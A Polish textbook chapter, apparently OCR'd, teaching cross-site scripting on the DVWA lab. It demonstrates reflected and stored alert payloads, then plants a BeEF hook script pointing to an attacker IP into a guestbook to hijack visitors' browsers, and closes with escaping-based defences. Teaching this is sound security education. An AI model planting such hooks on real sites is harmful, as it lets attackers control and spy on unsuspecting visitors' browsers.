Luki w zabezpieczeniach typu cross-site scripting

Zajmiemy się luką w zabezpieczeniach zwaną cross-site scripting (XSS), aby dowiedzieć się, jak wykrywać luki XSS. Zaczniemy jednak od zapoznania się z atakami XSS i lukami w zabezpieczeniach XSS. Następnie wykorzystamy odbitą lukę w zabezpieczeniach XSS. Później przyjrzymy się przechowywanemu XSS, który jest kolejną luką w zabezpieczeniach XSS, i spróbujemy przeprowadzić atak. Następnie przyjrzymy się wykorzystaniu XSS, a na końcu rozdziału dowiemy się, jak można się przed nimi chronić. Omówimy następujące tematy:

Wprowadzenie do XSS

Odbity XSS

Przechowany XSS

Eksploatacja XSS BeEF

Ochrona XSS

Wprowadzenie do XSS

Teraz dowiedzmy się więcej o XSS. Ten typ luki umożliwia atakującemu wstrzyknięcie kodu JavaScript do strony. JavaScript to język programowania, a wykorzystując tę lukę, atakujący mógłby wykonać kod napisany w JavaScript na określonej stronie, takiej jak witryna internetowa. JavaScript to język po stronie klienta, więc po uruchomieniu kod zostanie wykonany po stronie klienta, użytkownika, czyli osoby przeglądającej stronę internetową. Nie zostanie on wykonany po stronie serwera, więc nawet jeśli nasz kod spowoduje odwrotną powłokę, powłoka będzie pochodzić od użytkownika przeglądającego stronę, a nie od witryny. Zatem każdy kod napisany w JavaScript zostanie wykorzystany lub uruchomiony po stronie docelowego użytkownika – osób, które widzą strony internetowe – a nie po stronie serwera WWW. Zatem serwer WWW będzie używany jedynie do wykonania lub dostarczenia kodu.

Istnieją trzy główne typy luk XSS:

* Trwałe lub przechowywane: Przechowywany XSS jest przechowywany w bazie danych. Kod, który wstrzykujemy, będzie przechowywany w bazie danych lub na stronie, tak aby za każdym razem, gdy użytkownik wyświetli tę stronę, nasz kod został wykonany.


* Odbity: W przypadku odbitego XSS kod zostanie wykonany tylko wtedy, gdy użytkownik docelowy uruchomi określony adres URL, który został przez nas stworzony lub napisany. W związku z tym manipulujemy jakimś rodzajem adresu URL i wysyłamy go do celu, a gdy cel uruchomi ten adres URL, kod zostanie wykonany.

* Oparte na DOM: XSS oparty na DOM wynika z kodu JavaScript napisanego po stronie klienta, więc kod zostanie zinterpretowany i uruchomiony po stronie klienta bez żadnej komunikacji z serwerem WWW. Może to być bardzo niebezpieczne, ponieważ czasami serwery WWW stosują środki bezpieczeństwa i filtrowania w celu sprawdzenia XSS, ale w przypadku XSS opartego na DOM kod nigdy nie jest wysyłany do serwera WWW. Oznacza to, że kod zostałby zinterpretowany i uruchomiony w przeglądarce internetowej bez interakcji z serwerem WWW i będzie obecny na stronach internetowych, które aktualizują swoją zawartość bez odświeżania. Wszyscy korzystaliśmy ze stron internetowych, na których wpisujemy na przykład nazwę użytkownika, a strona ładuje się natychmiast, bez konieczności sprawdzania jej na serwerze WWW, lub wpisujemy jakiś ciąg znaków, a strona wykonuje wyszukiwanie bez komunikowania się z serwerem WWW; niezależnie od procesu, niektóre


strony internetowe wykonują funkcje bez komunikowania się ze swoim serwerem WWW. Jeśli uda nam się wstrzyknąć kod do tego typu stron, takie wstrzyknięcia nie zostaną zweryfikowane, a zostaną wykonane natychmiast, omijając wszelkie walidacje.

Odbity XSS


Dowiedzmy się, jak wykrywać tego typu luki w zabezpieczeniach. Metoda jest bardzo podobna do wstrzyknięcia kodu SQL. Najpierw przeglądamy cel i próbujemy wstrzyknąć kod do dowolnego pola tekstowego lub adresu URL, który wygląda podobnie. Za każdym razem, gdy widzisz adres URL z parametrami, spróbuj wstrzyknąć `something=something` jako parametry lub wstrzyknąć do pól tekstowych. Przyjrzyjmy się przykładowi odbitego ataku XSS. Są to nietrwałe, niezapisane luki w zabezpieczeniach, w których musimy wysłać kod do celu, a gdy cel go uruchomi, zostanie on wykonany na jego komputerze. Zajrzyjmy na naszą stronę internetową DVWA i zalogujmy się do niej. W zakładce Bezpieczeństwo DVWA po lewej stronie poniższego zrzutu ekranu ustawimy poziom bezpieczeństwa skryptów na niski:



Jak widać na poniższym zrzucie ekranu, możemy wpisać swoje imię w polu tekstowym, a wyświetli się po prostu napis Hello zaid:



To oczywiście tylko przykład, ale chodzi o to, aby można było wstrzykiwać kod do pól tekstowych. Ponadto, jeśli przyjrzymy się adresowi URL `10.0.2.15/dvwa/vulnerabilities/xss-r/?name=zaid`, zobaczymy, że używa on metody GET, więc możemy wstrzykiwać kod również do adresu URL. Uruchommy D-pad i spróbujmy wstrzyknąć na niego kod XSS, sprawdzając, czy kod JavaScript zostanie wykonany. Używamy bardzo prostego skryptu, znacznika `<script></script>`. Istnieje wiele sposobów na wykrycie tego typu luk i wiele sposobów na ominięcie filtrów, ale na razie przyjrzymy się prostemu przykładowi, w którym możemy wstrzyknąć normalny skrypt i napisać `<script>alert("XSS")</script>`, który jest po prostu funkcją generującą alert – wpisz w pole tekstowe. Następnie klikamy „Prześlij" i sprawdzamy, czy ten kod zostanie wykonany.Jak widać na poniższym zrzucie ekranu, zamiast Hello zaid pojawia się Hello; i nasz kod został wykonany, a następnie wyskakuje okienko XSS:



Jeśli przyjrzymy się adresowi URL `10.0.2.15/dvwa/vulnerabilities/xss-r/?name=<script>alert("XSS")<%2fscripts>#`, możemy zobaczyć, że w rzeczywistości zrobił to już za nas. Ale jeśli skopiujemy i wkleimy ten adres URL do notatnika, zobaczymy skrypt w parametrze nhame oraz trochę kodu CSS. Oczywiście wszystkie znaki to po prostu znaki ucieczki HTML, a jeśli wyślemy adres URL komukolwiek, kod zostanie wykonany na komputerze osoby, która go wyświetli, i wyświetli wyskakujące okienko z komunikatem XSS. Zobaczmy, jak możemy również

wstrzykiwać kod przez adres URL. Aby pokazać całą ideę, użyjemy adresu URL `10.0.2.15/dvwa/vulnerabilities/xss- r/?name=<script>alert("XSS")</scripts>#`.

Jeśli naciśniemy Enter, kod zostanie wykonany. Możemy skopiować adres URL i wysłać go do konkretnej osoby, a gdy ta uruchomi ten kod, zostanie on wykonany na jej komputerze.

Stored XSS

Przyjrzyjmy się teraz przykładowi z wykorzystaniem Stored XSS. Stored XSS jest bardzo podobny do odbitego XSS – pozwala na wstrzyknięcie kodu JavaScript do przeglądarki. Kod jest wykonywany na użytkownikach odwiedzających stronę. Jedyną różnicą jest to, że w przypadku odbitego XSS musimy wysłać adres URL do naszego celu, więc cel musi kliknąć adres URL, aby uruchomić exploit. W przypadku Stored XSS kod będzie zapisywany w bazie danych – czyli na stronie – dzięki czemu za każdym razem, gdy użytkownik uruchomi tę stronę, zobaczy nasz kod i zostanie on wykonany, więc nie będziemy musieli wchodzić w interakcję z żadnym użytkownikiem ani niczego mu wysyłać. Dlatego może to być znacznie bardziej niebezpieczne niż odbity XSS. Przyjrzyjmy się temu. Kliknij zakładkę „Zapisane XSS” po lewej stronie. Zobaczymy stronę, jak na poniższym zrzucie ekranu:

Strona pozwala nam jedynie na dodanie wiadomości do systemu. Teraz wpisujemy zaid w polu tekstowym „Nazwa”. Na początek przeprowadzimy standardowy test. Wpiszemy message body w polu tekstowym „Wiadomość”, a następnie klikniemy przycisk „Podpisz księgę gości”. Na poniższym zrzucie ekranu widać, że zaid dodał wiadomość o nazwie „treść wiadomości”:

Jeśli więc przełączymy się na inną maszynę DVWA w innym miejscu i przejdziemy do zakładki XSS, zobaczymy, że są tam dwa wpisy. Wpisy zostaną załadowane z bazy danych i będą zawierać wpisy z tej bazy. Jeśli uda nam się wstrzyknąć kod zamiast wiadomości, kod zostanie uruchomiony na maszynie osoby, która uruchamia tę stronę, bez konieczności wysyłania jej jakiegokolwiek kodu. Spróbujmy wstrzyknąć kod do maszyny DVWA działającej w środowisku Kali. Wprowadźmy nazwę jako zaid. Spróbujemy wprowadzić nasz kod w polu tekstowym Wiadomość. Wprowadzimy go jako <script> i użyjemy dokładnie tego samego kodu testowego, którego użyliśmy w poprzedniej sekcji, czyli po prostu wiadomości o treści XSS. Ponownie, bardzo podstawowy kod, ale służy on celom tego ataku. Stworzymy kod o treści `alert("XSS")`, a następnie klikniemy przycisk „Podpisz księgę gości". Kod wygląda następująco:

```
<script>alert("XSS")</script>
```

Zobaczymy, że w wyskakującym okienku pojawi się błąd XSS, ale prawdziwa magia dzieje się, gdy na stronę wejdzie zwykły użytkownik:

Załóżmy, że DVWA to zwykła strona internetowa, a użytkownicy po prostu ją przeglądają. Gdy użytkownik przejdzie do zakładki „XSS" na stronie, kod JavaScript zostanie wykonany w jego systemie. Kod będzie pochodził ze strony i będzie wykonywany dla każdego użytkownika odwiedzającego stronę. Ponownie, wdrażamy tu jedynie proof-of-concept; w kolejnych sekcjach zobaczymy, jak dalej wykorzystywać tego rodzaju lukę.

Wykorzystanie XSS w BeEF

Nie widzieliśmy jeszcze dobrego sposobu na wykorzystanie luk XSS; do tej pory wstrzyknęliśmy bardzo prosty kod, który wyświetla na ekranie ostrzeżenie informujące o podatności danej strony. Teraz zajmiemy się czymś bardziej zaawansowanym. Chcemy kontrolować ofiary i działać na komputerach docelowych, na osobach odwiedzających podatne strony, na które wstrzyknęliśmy nasz kod. W tym celu wykorzystamy przeglądarkę BeEF. Przyjrzeliśmy się BeEF w poprzednich rozdziałach. Użyjemy haka BeEF. URL i wstrzykniemy go do zapisanej strony XSS, aby każdy, kto ją odwiedzi, został podłączony do BeEF. Wtedy będziemy mogli uruchomić wszystkie polecenia, które BeEF pozwala nam uruchomić na komputerze docelowym.


Zacznijmy BeEF.

Jeśli spojrzymy na przeglądarki internetowe, na razie nie mamy żadnych ofiar. Aby więc przyciągnąć ofiary do tego frameworka i uzyskać dostęp do funkcjonalności BeEF, musimy wstrzyknąć odpowiedni skrypt zamiast alertu:


```
<script src="http://<IP>:3000/hook.js"></script>
```

Zastąp IP w powyższym kodzie swoim obecnym adresem IP. Pamiętaj, że w poprzednich sekcjach wstrzyknęliśmy skrypt alert do adresu URL lub do strony zapisanej w XSS. W tym przykładzie wstrzykniemy skrypt, który podłączy obiekt docelowy do naszej przeglądarki BeEF, abyśmy mogli go wykorzystać. Skopiujemy poprzedni skrypt, a następnie przejdziemy do naszej witryny DVWA. Upewnijmy się, że poziom bezpieczeństwa jest ustawiony na niski w zakładce „Zabezpieczenia" w


DVWA. Uruchom przeglądarkę BeEF na komputerze Kali. Przejdź do witryny DVWA i w zakładce „Zapisane w XSS" wpiszemy nazwę jako beef a wiadomość jako adres URL haka pobrany z terminala BeEF. Ponownie będziemy musieli zmodyfikować adres IP w adresie URL haka na nasz własny adres IP. Zamiast samego adresu IP witryny, wpiszemy nasz własny adres IP, czyli 10.0.2.15. Teraz witryna nie pozwoli nam dodać więcej znaków, ponieważ pole Wiadomość jest skonfigurowane w sposób, który nie pozwala na wprowadzenie więcej niż określonej liczby znaków. Zamiast tego możemy to bardzo łatwo ominąć, klikając prawym przyciskiem myszy i wybierając opcję „Zbadaj element" z menu rozwijanego:



Następnie zmodyfikujemy parametr maxlenght, ustawiając go na 500 zamiast 50:




Teraz możemy dodać więcej znaków. Zamkniemy okno dialogowe „Inspect Element" i ustawimy adres IP na 10.0.2.15, czyli nasz aktualny adres IP. Następnie klikniemy przycisk „Podpisz księgę gości" – to powinno zadziałać. Teraz, jeśli przejdziemy do naszego celu, czyli komputera z systemem Linux, który został podłączony jako cel, widać go po lewej stronie okna BeEF na poniższym zrzucie ekranu:



Oczywiście, to nie jest nasz cel; to tylko my przeglądamy witrynę, a hak został wykonany w naszej przeglądarce. Naszym celem jest w rzeczywistości urządzenie z systemem Windows lub dowolna osoba, która będzie odwiedzać tę stronę z zapisanym XSS. Ponieważ jest to zapisany XSS, jak wyjaśniliśmy, kod zostanie wykonany na komputerze każdej osoby odwiedzającej stronę. Teraz, jeśli wrócimy do przeglądarki BeEF, powinniśmy zobaczyć urządzenie z systemem Windows i będziemy mogli zobaczyć, że jest ono widoczne w przeglądarkach online:

W zasadzie podłączyliśmy więc urządzenie z systemem Windows i możemy teraz uruchomić wiele funkcji, które udostępnia BeEF. Następnie klikamy na nasz obiekt docelowy i przechodzimy do zakładki Polecenia. Teraz chcemy po prostu uruchomić konkretne polecenie, które jest po prostu poleceniem alert, tak jak używaliśmy wcześniej, aby potwierdzić, że wszystko działa. Użyjemy `Create Alert Dialog`, i możemy ustawić dowolny tekst alertu. Pozostawimy go jako `BeEF Alert Dialog`, i klikniemy Wykonaj:

Jeśli przejdziemy teraz do naszego komputera docelowego, możemy zobaczyć, że okno dialogowe alertu działa, jak pokazano na poniższym zrzucie ekranu:




Teraz każdy, kto przegląda naszą docelową stronę internetową – podatną na ataki stronę – zostanie podłączony do BeEF, a my będziemy mogli uruchomić wszystkie polecenia, które sprawdzaliśmy. Zatem wszystkie polecenia, które widzimy w atakach po stronie klienta – takie jak uzyskanie pełnego dostępu za pomocą fałszywego paska powiadomień, wykonanie zrzutu ekranu, wstrzyknięcie keyloggera – mogą zostać użyte wobec każdej osoby odwiedzającej podatną stronę, ponieważ wstrzyknęliśmy nasz hak do tej strony, a nie do przeglądarki. Nasz hak jest częścią strony, więc za każdym razem, gdy strona zostanie załadowana przez kogokolwiek, zostanie on podłączony do przeglądarki BeEF.

Ochrona przed atakami XSS

Porozmawiajmy teraz o tym, jak możemy zapobiegać lukom XSS. Luki te wynikają z faktu, że za każdym razem, gdy użytkownik wprowadza coś do pola tekstowego lub parametru, dane te są wyświetlane w kodzie HTML, więc są traktowane tak, jakby były częścią strony. Dlatego też, jeśli zawiera kod JavaScript, jest on wykonywany. Aby zapobiec temu atakowi, najlepszym rozwiązaniem jest

minimalizowanie wykorzystania niezaufanych danych wejściowych. Biorąc pod uwagę ten atak, powinniśmy starać się minimalizować sytuacje, w których użytkownik wprowadza dane lub gdy dane wejściowe pochodzą z parametrów. Upewnijmy się również, że zawsze stosujemy znaki ucieczki do wszystkiego, co ma być wyświetlane lub używane na stronie HTML, ponieważ atak XSS może zostać wstrzyknięty nie tylko w miejsca, w których elementy są wyświetlane na stronie, ale także do parametrów niektórych elementów strony HTML. Ucieczka oznacza, że konwertujemy każdy ze znaków pokazanych na poniższym zrzucie ekranu na postać, którą reprezentują w HTML. Możemy to zrobić za pomocą własnego skryptu:

Zobaczmy teraz, jak to działa. Zaczynając od podatnej strony internetowej, z której korzystamy, przejdźmy do strony zapisanej w formacie XXS. Przyjrzyjmy się elementowi zaznaczonemu na poniższym zrzucie ekranu, do którego wstrzyknęliśmy nasz alert. Jeśli klikniemy prawym przyciskiem myszy i przejdziemy do opcji „Zbadaj element" w menu rozwijanym, pojawi się kod HTML zaznaczonego elementu:



Jeśli przejrzymy go, zobaczymy, że mamy Nazwę, która jest zaid, a następnie kolejne dane wejściowe, czyli Wiadomość. To skrypt, który wyświetla alert z informacją o XSS, czyli dokładnie to, co wstrzyknęliśmy do niego, dodając komentarz. Zatem za każdym razem, gdy uruchamiamy tę stronę, ten fragment kodu jest wykonywany. Musimy się upewnić, że za każdym razem, gdy użytkownik coś wpisze i za każdym razem, gdy coś zostanie wyświetlone na stronie lub użyte gdzieś w jej elementach (nawet parametr id jest parametrem znacznika , ale nie jest wyświetlany), to również może zostać wstrzyknięty. Hakerzy mogą próbować wstrzyknąć hooki do parametrów – mogą próbować wstrzyknąć hooki do atrybutów obrazu, na przykład, utworzyć obraz i wstrzyknąć hook do źródła lub adresu URL. Przyjrzyjmy się przykładowi, w którym za każdym razem, gdy dane wprowadzone przez użytkownika są używane w dowolnym miejscu na stronie – nawet jeśli ich nie widzimy – upewniamy się, że dane wejściowe są chronione znakiem ucieczki i nie zawierają żadnego kodu. Jeśli dane wejściowe zawierają kod, są one konwertowane na odpowiednik, który nie zostanie uruchomiony. Jest on konwertowany na odpowiednik HTTP, dzięki czemu w komunikacie widzimy alert. Komunikat jest dla nas postrzegany jako skrypt alert luki w zabezpieczeniach XSS, ale nigdy nie zostanie on wykonany na komputerze docelowym po jego uruchomieniu. Teraz, jako użytkownik, aby uchronić się przed atakiem XSS, adres URL, który do nas dociera, prawdopodobnie będzie wyglądał jak adres URL zaufanej

witryny; na przykład, załóżmy, że pracujemy w firmie, w której wystąpiła luka w zabezpieczeniach XSS. Logujemy się do naszej firmy, a kod jest wykonywany na naszym komputerze. Gdy to nastąpi, niewiele możemy zrobić, więc musimy być ostrożni. W przypadku BeEF zauważyliśmy, że aby wykorzystać luki, pokazaliśmy na przykład fałszywą aktualizację na komputerze docelowym. Jeśli więc pojawi się komunikat o dostępności aktualizacji, powinniśmy odwiedzić stronę internetową oprogramowania, które (najwyraźniej) wymaga aktualizacji, aby to sprawdzić. Jeśli więc przeglądarka Firefox informuje o dostępności aktualizacji oprogramowania, odwiedź stronę internetową Firefoksa i sprawdź, czy rzeczywiście jest dostępna, a jeśli tak, pobierz ją z tej strony – nie pobieraj jej z otrzymanego powiadomienia. Upewnij się również, że pobierasz ją z witryny HTTPS. Po pobraniu możemy ją sprawdzić w taki sam sposób, jak robiliśmy to wcześniej, aby upewnić się, że nie ma w niej żadnych backdoorów ani niczego podobnego. Możemy również sprawdzić md5sum, aby upewnić się, że plik nie został zmodyfikowany podczas pobierania, tak jak zrobiliśmy to z fałszywym loginem Facebooka, gdy korzystaliśmy z BeEF. Zatem za każdym razem, gdy pojawi się komunikat o wylogowaniu i prośba o ponowne zalogowanie, zignoruj prośbę i przejdź do Facebooka, upewnij się, że korzysta z protokołu HTTPS, a następnie zaloguj się na Facebooku. Zawsze zachowaj ostrożność, gdy pojawią się powiadomienia z prośbą o wykonanie pewnych czynności – zawsze bądź świadomy i nigdy im nie ufaj.

Podsumowanie

Poznaliśmy ataki XSS, które można opisać jako luki w zabezpieczeniach aplikacji internetowych. Dowiedzieliśmy się również, że istnieją trzy główne typy luk XSS – odbite i zapisane. Przyjrzeliśmy się odbitej luce i wykorzystaliśmy witrynę DVWA do przeprowadzenia tego ataku. Poznaliśmy również lukę XSS zapisaną, a nawet wdrożyliśmy ją w praktyce. Następnie, w części poświęconej wykorzystaniu luk, przeprowadziliśmy zaawansowany atak, w którym kontrolowaliśmy maszynę ofiary. Na koniec dowiedzieliśmy się, jak chronić się przed tymi lukami. W następnym rozdziale poznamy narzędzie o nazwie ZAP.